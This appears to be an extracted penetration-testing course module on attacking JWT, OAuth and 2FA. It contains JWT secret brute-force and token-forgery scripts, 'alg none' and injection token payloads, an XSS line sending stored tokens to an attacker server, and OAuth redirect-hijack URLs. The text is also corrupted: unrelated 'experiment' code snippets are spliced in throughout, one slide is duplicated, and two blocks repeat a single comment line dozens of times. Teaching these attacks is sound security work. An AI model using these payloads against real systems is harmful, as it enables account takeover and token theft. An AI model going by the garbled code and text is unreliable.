

Web Application Penetration Testing eXtreme

v2

Attacking Authentication & SSO

Section 01 | Module 13

© Caendra Inc. 2020
All Rights Reserved

Table of Contents

MODULE 13 | Attacking Authentication & SSO

13.1 Authentication in Web Apps 13.4 Attacking SAML

13.2 Attacking JWT

13.5 Bypassing 2FA

13.3 Attacking Oauth



Learning Objectives

By the end of this module, you should have a better understanding of:

- ✓ How to attack modern authentication and SSO implementations
- ✓ The weak spots of JWT, SAML, OAuth and 2FA



Authentication in Web Apps



13.1.1 Authentication in Web Apps

Authentication is the process of confirming a user's identity. Authentication in web applications is performed through user credentials and/or a secret token/pin code.



13.1.1 Authentication in Web Apps

The most known attacks against authentication are:

- Brute Force / Dictionary Attack
- SQL Injection
- Weak/Predictable Session ID
- Subdomain takeover

```
21 # @param context: the context of the experiment
22 # @param experiment: the experiment to be evaluated
23 # @param observations: an array of Observations, in which
24 # @param control: the control observation
25
26 def initialize(experiment, observations = [], control = nil)
27   @experiment = experiment
28   @observations = observations
29   @control = control
30   @candidates = observations - [control]
31   evaluate_candidates
32
33   freeze
34 end
35
36 # @param: the experiment's context
37 def context
38   @experiment.context
39 end
40
41 # @param: the name of the experiment
42 def experiment_name
43   @experiment.name
44 end
45
46 # @param: the result a match between an experiment and a control
47 def match?
48   # ...
49 end
50
51 # @param: result.rb 1.1
```


13.1.1 Authentication in Web Apps

Modern web applications utilize authentication/authorization mechanisms which provide Single-Sign-On (SSO) and similar features for sharing access with multiple applications.

- **JSON Web Tokens (JWT):RFC7519:** A compact mechanism used for transferring claims between two parties.
- **OAuth:RFC6749:** Access delegation framework, usually used for providing application access to other applications without password sharing. OAuth 2.0 is not an authentication protocol.
- **Security Assertion Markup Language (SAML):RFC7522:** An XML based single sign-on login standard.

13.1.1 Authentication in Web Apps

Modern web applications also utilize an extra layer of defense when it comes to authentication, 2 Factor Authentication (2FA).

2FA is a method to verify a user's identity by utilizing a combination of two different factors.

- Something you know (password)
- Something you have (OTP)
- Something you are (biometric)

Usual 2FA Bypasses:

- Brute Force (when a secret of limited length is utilized)
- Less common interfaces (mobile app, XMLRPC, API instead of web)
- Forced Browsing
- Predictable/Reusable Tokens

```

28 # Write results to server...
29
30 # Internal Create & Add Experiment
31
32 # experiment - With Experiment title result is True
33 # observations - An array of Observations, in ascending order
34 # control - The control Observation
35
36 def initialize(experiment, observations = [], control = None)
37   @experiment = experiment
38   @observations = observations
39   @control = control
40   @candidates = observations - [control]
41   evaluate_candidates
42
43   freeze
44 end
45
46 # Publish the experiment's context
47 def context
48   experiment.context
49 end
50
51 # Publish the name of the experiment
52 def experiment_name
53   @experiment.name
54 end


```


Attacking JWT




13.2.1 JSON Web Tokens (JWT)

- JSON Web Token (JWT) usually appear to users as JSON objects and can be signed to protect the integrity of the underlying message using a Message Authentication Code (MAC) and/or encrypted.
- When a JWT is signed you may see it referred to as JWS.
- A JWT consists of three parts; an encoded Header, an encoded Payload and the Signature.



13.2.1 JSON Web Tokens (JWT)

- The header contains info about the token.
- The payload contains the actual data.
- For the signature to be created we need to encode both the header and the payload using Base64 URL encoding, then we combine them with a dot (.).



13.2.1 JSON Web Tokens (JWT)

To sign an unsigned token, the process is as follows.

```
unsignedToken = encodeBase64(header) + '.' +  
encodeBase64(payload)
```

```
signature_encoded = encodeBase64(HMAC-  
SHA256("secret", unsignedToken))
```

```
jwt_token = encodeBase64(header) + "." +  
encodeBase64(payload) + "." + signature_encoded
```

13.2.2 JWT Security Facts

- ❑ JWT is not vulnerable to CSRF (except when JWT is put in a cookie)
- ❑ Session theft through an XSS attack is possible when JWT is used
- ❑ Improper token storage (HTML5 storage/cookie)
- ❑ Sometimes the key is weak and can be brute-forced
- ❑ Faulty token expiration
- ❑ JWT can be used as Bearer token in a custom authorization header

13.2.2 JWT Security Facts

❑ JWT is being used for stateless applications. JWT usage results in no server-side storage and database-based session management. All info is put inside a signed JWT token.

- Only relying on the secret key
- Logging out or invalidating specific users is not possible due to the above stateless approach. The same signing key is used for everyone.


```
25 def skillize(experiment, observations = [], control = nil)
26   # Skillize the experiment's observations
27   @experiment = experiment
28   @observations = observations
29   @control = control
30   @candidates = observations - @control
31   evaluate_candidates
32
33   freeze
34   end
35
36 # Add the experiment's context
37 def context
38   {
39     :experiment => @experiment,
40     :observations => @observations,
41     :control => @control,
42     :candidates => @candidates
43   }
44 end
45
46 # Add the result a match between an experiment and a control
47 def match?
48   @experiment == @control
49 end
50
51 # Return the result of a match between an experiment and a control
52 def result
53   match? ? 1 : 0
54 end
```



13.2.2 JWT Security Facts

- ❑ JWT-based authentication can become insecure when client-side data inside the JWT are blindly trusted
 - **Many apps blindly accept the data contained in the payload (no signature verification)**
 - Try submitting various injection-related strings
 - Try changing a user's role to admin etc.
 - **Many apps have no problem accepting an empty signature (effectively no signature)**
 - The above is also known as “The admin party in JWT”
 - This is by design, to support cases when tokens have already been verified through another way
 - When assessing JWT endpoints set the alg to none and specify anything in the payload

13.2.2 JWT Security Facts



13.2.2 JWT Security Facts

An interesting resource that consolidates a lot of JWT security information is the below.

https://www.reddit.com/r/netsec/comments/dn10q2/practical_approaches_for_testing_and_breaking_jwt/

13.2.2 JWT Security Facts

There is a variety of tools for assessing/attacking JWT. For example <https://github.com/KINGSABRI/jwttear>.

HMAC SHA256 signed token creation example:

```
jwttear --generate-token --header '{"typ":"JWT","alg":"HS256"}'  
--payload '{"login":"admin"}' --key 'cr@zyp@ss'
```

Empty signature token creating example:

```
jwttear --generate-token --header '{"typ":"JWT","alg":"none"}'  
--payload '{"login":"admin"}'
```

13.2.2 JWT Security Facts

Testing for injection example:

```
jwttear --generate-token --header '{"typ":"JWT","alg":"none"}'  
--payload '${"login":"admin\' or \'a\'=\'a"}'
```

\$ is used to escape single quotes.

13.2.3 JWT Attack Scenario 1

In case we want to try brute-forcing/guessing the secret used to sign a token, we can do so as follows, in Ruby.

```
require 'base64'
require 'openssl'

jwt = "jwt_goes_here"

header, data, signature = jwt.split(".")

def sign(data, secret)
  Base64.urlsafe_encode64(OpenSSL::HMAC.digest(OpenSSL::Digest.new("sha256"),
  secret, data)).gsub("=", "")
end
File.readlines("possible_secrets.txt").each do |line|
  line.chomp!
  if sign(header+"."+data, line) == signature
    puts line
    exit
  end
end
```


13.2.4 JWT Attack Scenario 2

When attacking authentication through an XSS vulnerability, we usually try to capture a victim's cookie as follows.

```
<script>alert (document.cookie)</script>
```

When JWT is employed and localStorage is used, we can attack authentication through XSS using JSON.stringify.

```
<img src='https://<attacker-server>/yikes?jwt='+JSON.stringify(localStorage);'--!>
```

13.2.4 JWT Attack Scenario 2

If you obtain an *IdToken*, you can use it to authenticate and impersonate the victim.

If you obtain an *accessToken*, you can use it to generate a new *IdToken* with the help of the authentication endpoint.

13.2.5 JWT Attack Scenario 3

Let's now go through the solution of a Bitcoin CTF web challenge that included JWT. Specifically,

- Upon successful login, the user is issued a JWT inside a cookie
- HS256 is used
- A user named admin exists
- One of the fields in the JWT header, *kid*, is used by the server to retrieve the key and verify the signature. The problem is that no proper escaping takes place while doing so.

If an attacker manages to control or inject to *kid*, he will be able to create his own signed tokens (since *kid* is essentially the key that is used to verify the signature).

13.2.5 JWT Attack Scenario 3

What we can do, is inject to *kid* and specify a value that resides on the web server and can be predicted (as well as retrieved by the server of course).

- Through provoking errors we identified that the application is using Sinatra under the hood.
- Such a value could be “public/css/bootstrap.css” ← This value comes from Sinatra’s documentation/best practices and it is a legitimate value since no proper escaping occurs while retrieving *kid*.

13.2.5 JWT Attack Scenario 3

A ruby-based exploit can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"public/css/bootstrap.css"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub! ("=", "")

secret = File.open("bootstrap.css").read

signature =
Base64.urlsafe_encode64 (OpenSSL::HMAC.digest (OpenSSL::Digest.new ("sha256"), secret, data))

Puts data+"."+signature
```

13.2.5 JWT Attack Scenario 3

An alternative ruby-based exploit for this challenge can be seen on your right.

```
header = '{"typ":"JWT","alg":"HS256","kid":"kkkkkkkkkk\' UNION SELECT
\' xyz"}'
payload = '{"user":"admin"}'

require 'base64'
require 'openssl'

data = Base64.strict_encode64(header)+"."+
Base64.strict_encode64(payload)
data.gsub! ("=", "")

secret = "xyz"

signature =
Base64.urlsafe_encode64 (OpenSSL::HMAC.digest (OpenSSL::Digest.new("sha256"), secret, data))

Puts data+"."+signature
```


Attacking OAuth



13.3.1 OAuth

OAuth2 is the main web standard for authorization between services. It is used to authorize 3rd party apps to access services or data from a provider with which you have an account.



13.3.1 OAuth

OAuth Components

- **Resource Owner:** the entity that can grant access to a protected resource. Typically this is the end-user.
- **Client:** an application requesting access to a protected resource on behalf of the Resource Owner. This is also called a Relying Party.
- **Resource Server:** the server hosting the protected resources. This is the API you want to access, in our case gallery.
- **Authorization Server:** the server that authenticates the Resource Owner, and issues access tokens after getting proper authorization. This is also called an identity provider (IdP).
- **User Agent:** the agent used by the Resource Owner to interact with the Client, for example a browser or a mobile application.

13.3.1 OAuth

OAuth Scopes (actions or privilege requested from the service – visible through the scope parameter)

- Read
- Write
- Access Contacts

```
27 def initialize(experiment, observations = [], control = null)
28   @experiment = experiment
29   @observations = observations
30   @control = control
31   @candidates = observations - @control
32   evaluate_candidates
33
34   freeze
35 end
36
37 # Returns the experiment's context
38 def context
39   @experiment.context
40 end
41
42 # Returns the name of the experiment
43 def experiment_name
44   @experiment.name
45 end
46
47 # Returns whether the result is a match between an experiment
48 def matches?
49   @experiment.result == 1
50 end
```



13.3.1 OAuth

In OAuth 2.0, the interactions between the user and her browser, the Authorization Server, and the Resource Server can be performed in four different flows.

1. The **authorization code grant**: the Client redirects the user (Resource Owner) to an Authorization Server to ask the user whether the Client can access her Resources. After the user confirms, the Client obtains an Authorization Code that the Client can exchange for an Access Token. This Access Token enables the Client to access the Resources of the Resource Owner.
2. The **implicit grant** is a simplification of the authorization code grant. The Client obtains the Access Token directly rather than being issued an Authorization Code.
3. The **resource owner password credentials grant** enables the Client to obtain an Access Token by using the username and password of the Resource Owner.
4. The **client credentials grant** enables the Client to obtain an Access Token by using its own credentials.

13.3.1 OAuth

Clients can obtain *Access Tokens* via four different flows.

Clients use these access tokens to access an API.



13.3.1 OAuth

The access token is almost always a bearer token.

Some applications use JWT as access tokens.


13.3.2 Common OAuth Attacks

Let's now go through the most common OAuth attacks.

- We have a web site that enables users to manage pictures, named **gallery** (similar to flickr).
- We have a third-party website that allows users to print the pictures hosted at the gallery site, named **photoprint**.

OAuth takes care of giving third-party applications permission to access the pictures.

We will focus on the most common attacks, for more please refer to <https://tools.ietf.org/html/rfc6819>



Credits to <https://koen.buyens.org/> for this playground

13.3.2 Common OAuth Attacks

Invalidated RedirectURI Parameter

If the authorization server does not validate that the redirect URI belongs to the client, it is susceptible to two types of attacks.

- Open Redirect
- Account hijacking by stealing authorization codes. If an attacker redirects to a site under their control, the authorization code - which is part of the URI - is given to them. They may be able to exchange it for an access token and thus get access to the user's resources.

Capture the URL the OAuth client uses to communicate with the authorization endpoint.

`http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&scope=view_gallery&client_id=photoprint`

Change the value of the **redirect_uri** parameter.

`http://gallery:3005/oauth/authorize?response_type=code&redirect_uri=http%3A%2F%2Fattacker%3A1337%2Fcallback&scope=view_gallery&client_id=photoprint`

- If the redirect URI accepts external URLs, such as `accounts.google.com`, then use a redirector in that external URL to redirect to any website `https://accounts.google.com/signout/chrome/landing?continue=https://appengine.google.com/_ah/logout?continue%3Dhttp://attacker:1337`
- Use any of the regular bypasses
 - `http://example.com%2f%2f.victim.com`
 - `http://example.com%5c%5c.victim.com`
 - `http://example.com%3F.victim.com`
 - `http://example.com%23.victim.com`
 - `http://victim.com:80%40example.com`
 - `http://victim.com%2eexample.com`


13.3.2 Common OAuth Attacks

Weak Authorization Codes

If the authorization codes are weak, an attacker may be able to guess them at the token endpoint. This is especially true if the client secret is compromised, not used, or not validated.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's Sequencer. Select "live capture" and then click "Analyze now". The results will inform you whether you are dealing with weak auth codes or not.




13.3.2 Common OAuth Attacks

Everlasting Authorization Codes

Expiring unused authorization codes limits the window in which an attacker can use captured or guessed authorization codes, but that's not always the case.

Intercept the request that the OAuth 2.0 client sends to the OAuth 2.0 Authorization Endpoint.

Send the request to Burp's "Session Timeout Test" plugin. Configure the plugin by selecting a matching string that indicates the authorization code is invalid (typically 'Unauthorized') and a minimum timeout of 31 minutes.



13.3.2 Common OAuth Attacks

Authorization Codes Not Bound to Client

An attacker can exchange captured or guessed authorization codes for access tokens by using the credentials for another, potentially malicious, client.

Obtain an authorization code (guessed or captured) for an OAuth 2.0 client and exchange with another client.

POST /oauth/token HTTP/1.1

```
host: gallery:3005
```

Content-Length: 133

```
Connection: close
```

```
code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&grant_type=authorization_code&client_id=maliciousclient&client_secret=secret
```

[illegible]

13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel¹. Identify the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **`https://[base-server-uri]/.well-known/openid-configuration`** or at **`https://[base-server-uri]/.well-known/oauth-authorization-server`**. If such endpoint is not available, the token endpoint is usually hosted at token.

1. Make requests to the token endpoint with valid authorization codes or refresh tokens and capture the resulting access tokens. Note that the client ID and secret are typically required. They may be in the body or as a Basic Authorization header.

```
POST /token HTTP/1.1
host: gallery:3005
Content-Length: 133
Connection: close
```

```
code=9&redirect_uri=http%3A%2F%2Fphotoprint%3A3000%2Fcallback&
grant_type=authorization_code&client_id=maliciousclient&client_secret=s
ecret
```

```
21 def __init__(self):
22     self._context = None
23     self._experiment = None
24     self._candidates = None
25     self._observations = None
26     self._evaluate_candidates = None
27     self._freeze = None
28     self._img = None
29
30     # Fetch the experiment's context
31     def context(self):
32         return self._context
33
34     # Fetch the name of the experiment
35     def experiment_name(self):
36         return self._experiment.name
```


13.3.2 Common OAuth Attacks

Weak Handle-Based Access and Refresh Tokens

If the tokens are weak, an attacker may be able to guess them at the resource server or the token endpoint.

Analyze the entropy of multiple captured tokens. Note that it is hard to capture tokens for clients that are classic web applications as these tokens are communicated via a back-channel¹. Identify the location of the token endpoint. Most OAuth servers with openID/Connect support publish the locations of their endpoints at **`https://[base-server-url]/.well-known/openid-configuration`** or at **`https://[base-server-url]/.well-known/oauth-authorization-server`**. If such endpoint is not available, the token endpoint is usually hosted at token.

2. Analyze the entropy of these tokens using the same approach as described in weak authorization codes. Alternatively, brute-force the tokens at the resource server if you have a compromised client secret or if the client secret is not necessary. The attacker above followed this approach.

```
freeze
end

# Return the experiment's context
def context
  experiment.context
end

# Return the name of the experiment
def experiment_name
  experiment.name
end

# Return whether the result is a match between the
def matcher
  # ...
  @experiment.result
end
```

13.3.2 Common OAuth Attacks

Insecure Storage of Handle-Based Access and Refresh Tokens

If the handle-based tokens are stored as plain text, an attacker may be able to obtain them from the database at the resource server or the token endpoint.

To validate this as a tester, obtain the contents of the database via a NoSQL/SQL injection attack, and validate whether the tokens have been stored unhashed. Note that it is better to validate this using a code review.

```
21 # SQLAlchemy: create a new database
22 # SQLAlchemy: create a new database
23 # SQLAlchemy: create a new database
24 # SQLAlchemy: create a new database
25 # SQLAlchemy: create a new database
26 # SQLAlchemy: create a new database
27 # SQLAlchemy: create a new database
28 # SQLAlchemy: create a new database
29 # SQLAlchemy: create a new database
30 # SQLAlchemy: create a new database
31 # SQLAlchemy: create a new database
32 # SQLAlchemy: create a new database
33 # SQLAlchemy: create a new database
34 # SQLAlchemy: create a new database
35 # SQLAlchemy: create a new database
36 # SQLAlchemy: create a new database
37 # SQLAlchemy: create a new database
38 # SQLAlchemy: create a new database
39 # SQLAlchemy: create a new database
40 # SQLAlchemy: create a new database
41 # SQLAlchemy: create a new database
42 # SQLAlchemy: create a new database
43 # SQLAlchemy: create a new database
44 # SQLAlchemy: create a new database
45 # SQLAlchemy: create a new database
46 # SQLAlchemy: create a new database
47 # SQLAlchemy: create a new database
48 # SQLAlchemy: create a new database
49 # SQLAlchemy: create a new database
50 # SQLAlchemy: create a new database
51 # SQLAlchemy: create a new database
52 # SQLAlchemy: create a new database
53 # SQLAlchemy: create a new database
54 # SQLAlchemy: create a new database
55 # SQLAlchemy: create a new database
56 # SQLAlchemy: create a new database
57 # SQLAlchemy: create a new database
58 # SQLAlchemy: create a new database
59 # SQLAlchemy: create a new database
60 # SQLAlchemy: create a new database
61 # SQLAlchemy: create a new database
62 # SQLAlchemy: create a new database
63 # SQLAlchemy: create a new database
64 # SQLAlchemy: create a new database
65 # SQLAlchemy: create a new database
66 # SQLAlchemy: create a new database
67 # SQLAlchemy: create a new database
68 # SQLAlchemy: create a new database
69 # SQLAlchemy: create a new database
70 # SQLAlchemy: create a new database
71 # SQLAlchemy: create a new database
72 # SQLAlchemy: create a new database
73 # SQLAlchemy: create a new database
74 # SQLAlchemy: create a new database
75 # SQLAlchemy: create a new database
76 # SQLAlchemy: create a new database
77 # SQLAlchemy: create a new database
78 # SQLAlchemy: create a new database
79 # SQLAlchemy: create a new database
80 # SQLAlchemy: create a new database
81 # SQLAlchemy: create a new database
82 # SQLAlchemy: create a new database
83 # SQLAlchemy: create a new database
84 # SQLAlchemy: create a new database
85 # SQLAlchemy: create a new database
86 # SQLAlchemy: create a new database
87 # SQLAlchemy: create a new database
88 # SQLAlchemy: create a new database
89 # SQLAlchemy: create a new database
90 # SQLAlchemy: create a new database
91 # SQLAlchemy: create a new database
92 # SQLAlchemy: create a new database
93 # SQLAlchemy: create a new database
94 # SQLAlchemy: create a new database
95 # SQLAlchemy: create a new database
96 # SQLAlchemy: create a new database
97 # SQLAlchemy: create a new database
98 # SQLAlchemy: create a new database
99 # SQLAlchemy: create a new database
100 # SQLAlchemy: create a new database
```

13.3.2 Common OAuth Attacks

Refresh Token not Bound to Client

If the binding between a refresh token and the client is not validated, a malicious client may be able to exchange captured or guessed refresh tokens for access tokens. This is especially problematic if the application allows automatic registration of clients.

Exchange a refresh token that was previously issued for one client with another client. Note, this requires access to multiple clients and their client secrets.

```
21 # Refresh token exchange
22 # This endpoint exchanges a refresh token for an access token.
23 # The refresh token is provided in the request body.
24 # The access token is returned in the response body.
25 # The refresh token is not bound to the client.
26 # The refresh token is not bound to the client.
27 # The refresh token is not bound to the client.
28 # The refresh token is not bound to the client.
29 # The refresh token is not bound to the client.
30 # The refresh token is not bound to the client.
31 # The refresh token is not bound to the client.
32 # The refresh token is not bound to the client.
33 # The refresh token is not bound to the client.
34 # The refresh token is not bound to the client.
35 # The refresh token is not bound to the client.
36 # The refresh token is not bound to the client.
37 # The refresh token is not bound to the client.
38 # The refresh token is not bound to the client.
39 # The refresh token is not bound to the client.
40 # The refresh token is not bound to the client.
41 # The refresh token is not bound to the client.
42 # The refresh token is not bound to the client.
43 # The refresh token is not bound to the client.
44 # The refresh token is not bound to the client.
45 # The refresh token is not bound to the client.
46 # The refresh token is not bound to the client.
47 # The refresh token is not bound to the client.
48 # The refresh token is not bound to the client.
